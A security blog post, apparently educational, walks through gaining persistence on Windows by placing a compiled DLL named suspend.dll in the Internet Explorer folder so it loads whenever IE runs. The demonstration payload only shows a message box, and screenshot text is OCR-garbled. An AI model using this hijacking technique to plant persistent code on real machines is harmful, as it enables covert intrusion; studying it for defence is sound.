Malware development: persistence - part 15. Internet Explorer. Simple C++ example.

cocomelonc.github.io/malware/2022/10/12/malware-pers-15.html

October 12, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!

7 #include <windows.h>¬ 8 #pragma comment (lib, "user32. 9 ¬</windows.h>	lib")¬
<pre>10 BOOL APIENTRY DllMain(HMODULE) 11switch (ul reason_for_cal) 12case DLL_PROCESS_ATTACH:</pre>	File Machine View Input Devices Help @ iexplore.exe (1184) @ eneral Statistics statistics
<pre>21 ·····break; 22 ····case·DLL_THREAD_ATTACH: 23 ·····break; 24 ····case·DLL_THREAD_DETACH: 25 ·····break; 26 ····} 27 ····return·TRUE; 28 }-</pre>	00000570 00 00 00 00 00 00 00 00 00 00 00 00 0
	0000005a0 63 00 6b 00 00 00 71 ab 8d 62 00 0e 00 80 c.k77.h.r. OK 0000005c0 00 00 00 00 00 00 00 00 00 00 00 00 0
NORMAL evil.c	🗵 O M 8 P 🖉 🖬 🗟 K 🕻 Right Ctrl 🚊


This post is the result of my own research into one of the interesting malware persistence trick: via Internet Explorer.

internet explorer


In one of my <u>previous posts</u> I wrote about real world example of DLL hijacking. In this time the victim is Internet Explorer. Surely many of you do not even use it and are unlikely to deleted it on purpose from Windows system.

practical example

As in my previous post, let's go to run <u>procmon</u> from sysinternals, and setting the following filters:



Then run Internet Explorer:




ceyen	Process Monitor - Sy ile Edit Event Filt	sinternals: www.sysinter	nals.com	- 0	X
	ile Edit Event Filt				
		ter Tools Options	Help		
	→ 🔲 🚺	m 🔽 🖉 🎯	品 🗲 ∕ ↗ 📑 ☴ 🖵 ்		
- C	ime Process Name	PID Operation	Path	Result Detail	^
	04:0 Qiexplore.exe	3748 📻 CreateFile	C:\Program Files\internet explorer\iertutil.dll	NAME NOT FOUND Desired Access: R.	
	04:0 Qiexplore.exe	3748 📻 CreateFile	C:\Program Files\internet explorer\mslso.dll	NAME NOT FOUND Desired Access: R.	
	04:0 Qiexplore.exe	3748 📻 Create File	C:\Program Files\internet explorer\IEFRAME.dll	NAME NOT FOUND Desired Access: R.	
	04:0 @iexplore.exe 04:0 @iexplore.exe	3748 🐂 CreateFile 3748 📷 CreateFile	C:\Program Files\internet explorer\NETAPI32.dll C:\Program Files\internet explorer\VERSION.dll	NAME NOT FOUND Desired Access: R. NAME NOT FOUND Desired Access: R.	
	04:0 Alexplore.exe	3748 a CreateFile	C:\Program Files\internet explorer\VERSION.dll C:\Program Files\internet explorer\WKSCLI.DLL	NAME NOT FOUND Desired Access: R. NAME NOT FOUND Desired Access: R.	
	04:0 Aiexplore.exe	3748 CreateFile	C:\Program Files\Internet explorer\VVKSCLI.DLL C:\Program Files\Internet explorer\bcrypt.dll	NAME NOT FOUND Desired Access: R. NAME NOT FOUND Desired Access: R.	
Time fill	04:0 Aiexplore.exe	3748 CreateFile	C:\Program Files\internet explorer\NETUTILS.DLL	NAME NOT FOUND Desired Access: R. NAME NOT FOUND Desired Access: R.	
	04:0 Aiexplore.exe	3748 GreateFile	C:\Program Files\internet explorer\urlmon.dll	NAME NOT FOUND Desired Access: R. NAME NOT FOUND Desired Access: R.	
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	04:0 Aiexplore.exe	3748 CreateFile	C:\Program Files\internet explorer\CRYPTBASE.DLL	NAME NOT FOUND Desired Access: R.	
	04:0 Aiexplore.exe	3748 CreateFile	C:\Program Files\internet explorer\WININET.dll	NAME NOT FOUND Desired Access: R.	and the second se
	04:0 Ziexplore.exe	3748 CreateFile	C:\Program Files\internet explorer\SspiCli.dll	NAME NOT FOUND Desired Access: R.	and the second se
	04:0 Aiexplore.exe	3748 CreateFile	C:\Program Files\internet explorer\DSREG.DLL	NAME NOT FOUND Desired Access: R.	and the second second
2.0	04:0 Aiexplore.exe	3748 💼 Create File	C:\Program Files\internet explorer\msvcp110 win.dll	NAME NOT FOUND Desired Access: R.	
snare 2.0	04:0 Aiexplore.exe	3748 📻 Create File	C:\Program Files\internet explorer\suspend.dll	NAME NOT FOUND Desired Access: R.	
BoxSv 3:0	04:0 🤏iexplore.exe	3748 🐂 CreateFile	C:\Program Files\internet explorer\XmlLite.dll	NAME NOT FOUND Desired Access: R.	
3:0	04:0 🦲iexplore.exe	3748 🐂 Create File	C:\Program Files\internet explorer\DXGI.DLL	NAME NOT FOUND Desired Access: R.	
3:0	04:0 🦲iexplore.exe	3748 📷 Create File	C:\Program Files\internet explorer\ieapfltr.dll	NAME NOT FOUND Desired Access: R.	
3:0	04:0 🦲iexplore.exe	3748 🧰 Create File	C:\Program Files\internet explorer\slc.dll	NAME NOT FOUND Desired Access: R.	
7 3:0	04:0 🦲iexplore.exe	3748 🧱 Create File	C:\Program Files\internet explorer\sppc.dll	NAME NOT FOUND Desired Access: R.	
Proce 3:0	04:0 🧕iexplore.exe	3748 🐂 CreateFile	C:\Program Files\internet explorer\slc.dll	NAME NOT FOUND Desired Access: R.	
	04:0 餐iexplore.exe	3748 🏹 CreateFile	C:\Program Files\internet explorer\sppc.dll	NAME NOT FOUND Desired Access: R.	
	04:0 ឲiexplore.exe	3748 📷 Create File	C:\Program Files\internet explorer\slc.dll	NAME NOT FOUND Desired Access: R.	
	04:0 ឲiexplore.exe	3748 📷 CreateFile	C:\Program Files\internet explorer\sppc.dll	NAME NOT FOUND Desired Access: R.	
	04:0 @iexplore.exe	3748 📻 CreateFile	C:\Program Files\internet explorer\slc.dll	NAME NOT FOUND Desired Access: R.	
	04:0 Qiexplore.exe	3748 📷 Create File	C:\Program Files\internet explorer\sppc.dll	NAME NOT FOUND Desired Access: R.	·· 🗸
	owing 67 of 806,834 eve		Backed by virtual memory	NAME NOT FOUND Desired Access D	
x32d Sh	owing 07 01 000,054 eve	ants (0.000576)	backed by virtual memory		
					SALAR STATE
	/				>

As you can see, the process *iexplore.exe* is missing several DLLs which possibly can be used for DLL hijacking. For example *suspend.dll*:

win10-x64 ile Machine View Input Devices H	(pers-default-file) [Running] - Oracle VM Virt 이미	ualBox	
Barren Maritan Societanda una mint		- 0	×
cycli 🧧 Process Monitor - Sysinternals: www.sysint	ernais.com	_ L	^
File Edit Event Filter Tools Options	Help		
) 品 🗲 🔎 🗂 📑 🚍 🗬 🛛	Δ	
Time Process Name PID Operation	Path	Result Detail	^
licro: 3:04:0 eiexplore.exe 3748 Treate File	C:\Program Files\internet explorer\iertutil.dll	NAME NOT FOUND Desired Access: R	
3:04:0 Alignment in the second s	C:\Program Files\internet explorer\mslso.dll C:\Program Files\internet explorer\IEFRAME.dll	NAME NOT FOUND Desired Access: R NAME NOT FOUND Desired Access: R	
3:04:0 @iexplore.exe 3748 CreateFile	C:\Program Files\internet explorer\NETAPI32.dll	NAME NOT FOUND Desired Access: R	
3:04:0 Alexplore.exe 3748 CreateFile	C:\Program Files\internet explorer\VERSION.dll	NAME NOT FOUND Desired Access: R	
3:04:0 Aievolora eve 3748 Crasta File	C:\Program Files\internet explorer\WKSCLI.DLL	NAME NOT FOUND Desired Access: R	and the second
3:04:0 Aiexplore.exe 3748 CreateFile	C:\Program Files\internet explorer\bcrypt.dll	NAME NOT FOUND Desired Access: R	
Firef 3:04:0 Ziexplore.exe 3748 TCreateFile	C:\Program Files\internet explorer\NETUTILS.DLL	NAME NOT FOUND Desired Access: R	
3:04:0 🦲iexplore.exe 3748 🐂 CreateFile	C:\Program Files\internet explorer\urlmon.dll	NAME NOT FOUND Desired Access: R	
3:04:0 🦲iexplore.exe 3748 🐂 CreateFile	C:\Program Files\internet explorer\CRYPTBASE.DLL	NAME NOT FOUND Desired Access: R	
3:04:0 🥰iexplore.exe 3748 🐂 CreateFile	C:\Program Files\internet explorer\WININET.dll	NAME NOT FOUND Desired Access: R	
< 3:04:0 健iexplore.exe 3748 🐂 Create File	C:\Program Files\internet explorer\SspiCli.dll	NAME NOT FOUND Desired Access: R	and the second
3:04:0 @iexplore.exe 3748 🐂 Create File	C:\Program Files\internet explorer\DSREG.DLL	NAME NOT FOUND Desired Access: R	
share 3:04:0 @iexplore.exe 3748 CreateFile	C:\Program Files\internet explorer\msvcp110_win.dll	NAME NOT FOUND Desired Access: R	
oxSv 3:04:0 @iexplore.exe 3748 CreateFile	C:\Program Files\internet explorer\suspend.dll	NAME NOT FOUND Desired Access: R	
3:04:0 @iexplore.exe 3748 TreateFile 3:04:0 @iexplore.exe 3748 TreateFile	C:\Program Files\internet explorer\XmlLite.dll	NAME NOT FOUND Desired Access: R NAME NOT FOUND Desired Access: R	
3:04:0 @iexplore.exe 3748 TreateFile 3:04:0 @iexplore.exe 3748 TreateFile	C:\Program Files\internet explorer\DXGI.DLL C:\Program Files\internet explorer\ieapftr.dll	NAME NOT FOUND Desired Access: R NAME NOT FOUND Desired Access: R	
3:04:0 @iexplore.exe 3748 CreateFile	C:\Program Files\internet explorer\slc.dll	NAME NOT FOUND Desired Access: R	
3:04:0 Ziekplore.exe 3748 CreateFile	C:\Program Files\internet explorer\spc.dll	NAME NOT FOUND Desired Access: R	
	C:\Program Files\internet explorer\slc.dll	NAME NOT FOUND Desired Access: R	
acka 3:04:0 (eiexplore.exe 3/48 create lie acka 3:04:0 (eiexplore.exe 3748 create lie	C:\Program Files\internet explorer\sppc.dll	NAME NOT FOUND Desired Access: R	
3:04:0 Alexplore.exe 3748 CreateFile	C:\Program Files\internet explorer\slc.dll	NAME NOT FOUND Desired Access: R	
3:04:0 Ziexplore.exe 3748 🐂 CreateFile	C:\Program Files\internet explorer\sppc.dll	NAME NOT FOUND Desired Access: R	
3:04:0 🦲iexplore.exe 3748 🐂 CreateFile	C:\Program Files\internet explorer\slc.dll	NAME NOT FOUND Desired Access: R	
3:04:0 @iexplore.exe 3748 🧮 CreateFile	C:\Program Files\internet explorer\sppc.dll	NAME NOT FOUND Desired Access: R	~
2.04.0 Showing 67 of 814,929 events (0.0082%)	Backed by virtual memory	NAME NOT FOUND Dated Access D	
x32d Showing 67 of 814,929 events (0.0082%)	Dacked by Virtual memory		
<		>	and the second
		SHALL SHAL SHALL SHALL SHAL	ALL ALL
		2:0	5 AM
O Type here to search	l 🛱 🥽 🍅 🔼 🚾		3/2022
		🛛 🖸 🍋 🕎 🗗 🌶 💼 🖾 🚰 🐼 🚱 🖸	Right Ctrl

Let's go to search any other probably locations, maybe we have legit DLL:

cd C:\ dir /b /s suspend.dll



But as you can see, file not found so, this DLL is used by Internet Explorer only.

Then, I prepared "evil" DLL, meow-woof messagebox:

```
/*
evil.c - malicious DLL
DLL hijacking. Internet Explorer
author: @cocomelonc
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
      MessageBox(
        NULL,
        "Meow-woof!",
        "=^..^=",
        MB_OK
      );
      break;
    case DLL_PROCESS_DETACH:
      break;
    case DLL_THREAD_ATTACH:
      break;
    case DLL_THREAD_DETACH:
      break;
    }
    return TRUE;
}
```

demo

Let's go to see everything in action. Compiling our evil DLL:

x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c

```
(cocomelonc@kali)-[~/hacking/cybersec_blog/2022-10-12-malware-pers-15]
$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c


(cocomelonc@kali)-[~/hacking/cybersec_blog/2022-10-12-malware-pers-15]
$ ls -l
total 100
-rw-r--r-- 1 cocomelonc cocomelonc 544 Oct 12 21:52 dll-def.py
-rw-r--r-- 1 cocomelonc cocomelonc 563 Oct 12 21:51 evil.c
-rwxr-xr-x 1 cocomelonc cocomelonc 92739 Oct 13 00:11 evil.dll

(cocomelonc@kali)-[~/hacking/cybersec_blog/2022-10-12-malware-pers-15]
```


Then naming the file suspend.dll and placing it in the directory where Internet Explorer is loaded:

Ls ls l total 100 -rw-rr -rw-rr -rwxr-xr-x	1 cocomelonc c 1 cocomelonc c 1 cocomelonc c	ocomelonc 563 Oct 12 21:51 evil.c ocomelonc 92739 Oct 13 00:11 evil.dl hacking/cybersec_blog/2022-10-12-mal	. py L
Clina (ovho Sile Machine		i4 (pers-default-file) [Running] – Oracle VM VirtualBox	
0/74/16		neib	
	istrator: Windows PowerShell		- 🗆 X
O Windows Po Copyright	owerShell (C) Microsoft Corporation	. All rights reserved.	
O Recycl		gram Files\internet explorer"	
P3 C. (WIII	dows (systemsz z din c. (Prop		
C Direct	tory: C:\Program Files\inte	ernet explorer	
Micro ^{Mode}	LastWriteTime	Length Name	
Edd	5/1/2018 10:40 DM	 en-US	
C d	5/1/2018 10:49 PM 4/12/2018 5:38 AM	images	
d	6/14/2018 2:29 AM	SIGNUP 52736 ExtExport.exe	
-a	4/12/2018 5:33 AM 4/12/2018 5:33 AM	52756 EXTEXPORT.exe 53760 hmmapi.dll	
Firet	4/12/2018 5:33 AM	513536 iediagcmd.exe	
-a	4/12/2018 5:33 AM 4/12/2018 5:33 AM	498176 ieinstal.exe 223232 ielowutil.exe	
-a	4/12/2018 5:33 AM	410112 IEShims.dll	
-a	4/11/2018 1:08 PM 4/12/2018 5:33 AM	823560 iexplore.exe 46576 somapi.dll	
-a	10/13/2022 3:12 AM	92739 suspend.dll	
shar			
	dows\system32> 🗧		
Proc			
Hack			
9			
5			
x32c			
	be here to search	👃 🛱 📜 🌢 🔼 🚾 🌔 🖈 🔿	93:15 AM 回 🌄 (小)) 10/13/2022 😽
		2 V 1 d' 🖉 🗖	🗏 🔚 🖉 🚱 Right Ctrl 🔡

And finally try to run our victim application:



	Machine View Input De								- 0	×
	ode LastWrit			ength Name						
			-							
lecycld		49 PM		en-U						
		38 AM 29 AM		image SIGN						
- i		33 AM		52736 ExtE						
2		33 AM		53760 hmma						
		33 AM 33 AM		13536 iedi: 98176 iein:						
Micro ⁻		33 AM		23232 ielo						
Edc ⁻ⁱ	a 4/12/2018 5:	33 AM		10112 IESh						
	d 4/11/2010 1;	08 PM 33 AM		23560 iexp: 46576 sqma						
		12 AM		92739 susp						
2										
*	Process Hacker [WINDOWS-V9H	HNK33\User]				- 0	×			
Fire										
100	Hacker View Tools Users He									
·	💈 Refresh 🛛 🎲 Options 🛛 🃸 Find	d handles or	DLLs		>>	Search Processes (Ctrl+K				
	Processes Services Network Disk									
-	Name	PID	CPU	I/O total	Private b	User name	De ^			
shar	svchost.exe	1004			15.97 MB		Hc			
	svchost.exe svchost.exe	1004 1104	0.02		15.97 MB 9.12 MB			-^ ^-	×	
			0.02				Hc	=^,,^=	×	
	svchost.exe	1104	0.02		9.12 MB		Hc Hc	=^^=	×	
BoxS	svchost.exe svchost.exe	1104 1120	0.02	64 B/s	9.12 MB 8.98 MB	WINDOWS-V9H\User	Hc Hc Hc	=^^= Meow-woof		
BoxS	svchost.exe svchost.exe iexplore.exe VBoxService.exe	1104 1120 1184	0.02	64 B/s	9.12 MB 8.98 MB 3.12 MB		Hc Hc Hc Int			
BoxS	 svchost.exe svchost.exe iexplore.exe 	1104 1120 1184 1220	0.02	64 B/s	9.12 MB 8.98 MB 3.12 MB 2.93 MB		Hc Hc Hc Int	Meow-woof	1	
BoxS	svchost.exe svchost.exe iexplore.exe VBoxService.exe Memory Compression svchost.exe	1104 1120 1184 1220 1344	0.02	64 B/s	9.12 MB 8.98 MB 3.12 MB 2.93 MB 712 kB		Hc Hc Hc Int Vir		1	
BoxS	svchost.exe svchost.exe iexplore.exe VBoxService.exe Memory Compression	1104 1120 1184 1220 1344 1444	0.02	64 B/s	9.12 MB 8.98 MB 3.12 MB 2.93 MB 712 kB 4.78 MB	WINDOWS-V9H\User	Hc Hc Hc Int Vir	Meow-woof	1	
BoxS Proc Hack	sychost.exe sychost.exe iexplore.exe VBoxService.exe Memory Compression sychost.exe ShellExperienceHost.exe	1104 1120 1184 1220 1344 1444 1484	0.02	64 B/s	9.12 MB 8.98 MB 3.12 MB 2.93 MB 712 kB 4.78 MB 25.75 MB	WINDOWS-V9H\User	Hc Hc Int Vir Hc Wi	Meow-woof	1	
BoxS Proc Hack	sychost.exe sychost.exe sychost.exe iexplore.exe Memory Compression sychost.exe ShellExperienceHost.exe sychost.exe sychost.exe sychost.exe	1104 1120 1184 1220 1344 1444 1444 1524 1576	0.02	64 B/s	9.12 MB 8.98 MB 3.12 MB 2.93 MB 712 kB 4.78 MB 25.75 MB 3.08 MB 1.59 MB	WINDOWS-V9H\User	Hc Hc Int Vir Hc Wi Hc Hc	Meow-woof	1	
BoxS Proc Hack	sychost.exe sychost.exe sychost.exe iexplore.exe Memory Compression sychost.exe ShellExperienceHost.exe sychost.exe sychost.exe sychost.exe sychost.exe sychost.exe sychost.exe	1104 1120 1184 1220 1344 1444 1484 1524	0.02	64 B/s	9.12 MB 8.98 MB 3.12 MB 2.93 MB 712 kB 4.78 MB 25.75 MB 3.08 MB	WINDOWS-V9H\User	Hc Hc Int Vir Hc Wi Hc	Meow-woof	1	
BoxS Proc Hack	sychost.exe sychost.exe iexplore.exe VBoxService.exe Memory Compression sychost.exe ShellExperienceHost.exe sychost.exe sychost.exe sychost.exe sychost.exe SecurityHealthService.exe	1104 1120 1184 1220 1344 1444 1444 1524 1526 1584 <			9.12 MB 8.98 MB 3.12 MB 2.93 MB 712 kB 4.78 MB 25.75 MB 3.08 MB 1.59 MB 2.25 MB	WINDOWS-V9H\User	Hc Hc Int Vir Hc Hc Hc Hc Hc V	Meow-woof	1	
BoxS Proc Hack	sychost.exe sychost.exe sychost.exe iexplore.exe Memory Compression sychost.exe ShellExperienceHost.exe sychost.exe sychost.exe sychost.exe sychost.exe sychost.exe sychost.exe	1104 1120 1184 1220 1344 1444 1444 1524 1526 1584 <			9.12 MB 8.98 MB 3.12 MB 2.93 MB 712 kB 4.78 MB 25.75 MB 3.08 MB 1.59 MB 2.25 MB	WINDOWS-V9H\User	Hc Hc Int Vir Hc Hc Hc Hc Hc V	Meow-woof	1	
BoxS Proc Hack x32d	sychost.exe sychost.exe iexplore.exe VBoxService.exe Memory Compression sychost.exe ShellExperienceHost.exe sychost.exe sychost.exe sychost.exe sychost.exe SecurityHealthService.exe	1104 1120 1184 1220 1344 1444 1444 1524 1526 1584 <			9.12 MB 8.98 MB 3.12 MB 2.93 MB 712 kB 4.78 MB 25.75 MB 3.08 MB 1.59 MB 2.25 MB	WINDOWS-V9H\User	Hc Hc Int Vir Hc Hc Hc Hc Hc V	Meow-woof	1	



After we close pop-up IE work correctly, not crashed:

ckin 🞇	win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox	$\mathbf{O} \mathbf{O} \mathbf{S}$
File	Machine View Input Devices Help	
0	Administrator: Windows PowerShell —	
O Recy		
O Recy	Search	•
c 📝	🥝 Can't reach this page 🛛 🖉 Can't reach this page 🗙 📑	
1		
Mici Ec		
	Can't reach this page	
Fin		
	Search for Do you want to close all tabs or the current tab? Refresh the	
	Close all tabs Close current tab	
sha (VBox	Sr Sr Always close all tabs	
	Fix connection problems	
Pro	ic k	
-		
x32		
	< 2	
	🔘 Type here to search 🛛 📮 🧮 🥫 😢 🔼 📨 🧭 🗘 🗚 🗠 🖶 😱 🗤 10/	15 AM
	U lype here to search U I	
		Right Curr

As you can see, it's worked. Perfect! =^..^=

conclusion

We now have achieved persistence via IE.

That's why this post belongs to the persistence category, our malicious DLL will launch anytime user starts IE too. And, when they exit it too. Surprise for my windows lovers. You don't even have to install or remove anything.

It's worked also on Windows 11 x64:

3		hare View	Manage Application Tools	Internet Exp	lorer			< 8
cycle Bin	Pin to Quick Copy Pas access Clipbo	Paste shore	E .		New folder New	Properties V Open Open	Select all Select none Invert selection Select	
licrosoft Edge	$\leftarrow \rightarrow $ $\checkmark $ \uparrow	📒 « Prog >	Internet E >	~ C	,⊂ Search Ir	nternet Explorer		
	🗸 🔶 Quick access	Name en-us	^		Date modified	.7	Size	
Process Jacker 2	🛄 Desktop	🖈 📄 image		^_^=	5/30/2021 3:32	AM File folder		
aleker 2	🚽 Downloads	🖈 📄 SIGNU		·^^=	× 30/2021 3:32	AM File folder		
Q	Documents	📌 🔳 ExtExp	oort I	Meow-woof!	30/2021 3:28	AM Applicatio	n 76 K	в
yEview	Pictures	🌧 🚯 hmma	api.dll	·····	30/2021 3:28	AM Applicatio	n exten 68 K	в
		🏉 iediag	cmd	OK	30/2021 3:28	AM Applicatio	n 528 K	в
	> 💻 This PC	<i>e</i> ieinsta	al		5/30/2021 3:28	AM Applicatio	n 308 K	в
E-bear-	> 🛬 Network	<i> ielow</i> u	util		5/30/2021 3:28	AM Applicatio	n 236 K	в
hontout		🚯 IEShin	ns.dll		5/30/2021 3:28	AM Applicatio	n exten 400 K	в
x		<i>e</i> iexplo	re		5/29/2021 5:37	PM Applicatio	n 825 K	в
HED		🗟 suspe	nd.dll		10/12/2022 2:1	2 PM Applicatio	n exten 91 K	В
	11 items 1 item sele	cted 824 KB						
			• •		(8:30 PN (응 이) 🗈 Wednesd	

Although it's unlikely that anyone will launch IE in 2022, will you agree?

As a Windows bug hunter, if you want to find privilege escalation vulnerabilities on the operating system itself, you'll often want to start from a blank page, with a clean installation of Windows.

I don't know if any APT in the wild used this tactic and trick, but, I hope this post spreads awareness to the blue teamers of this interesting technique especially when create software, and adds a weapon to the red teamers arsenal.

This is a practical case for educational purposes only.

DLL hijacking DLL hijacking with exported functions source code in github

Thanks for your time happy hacking and good bye! *PS. All drawings and screenshots are mine*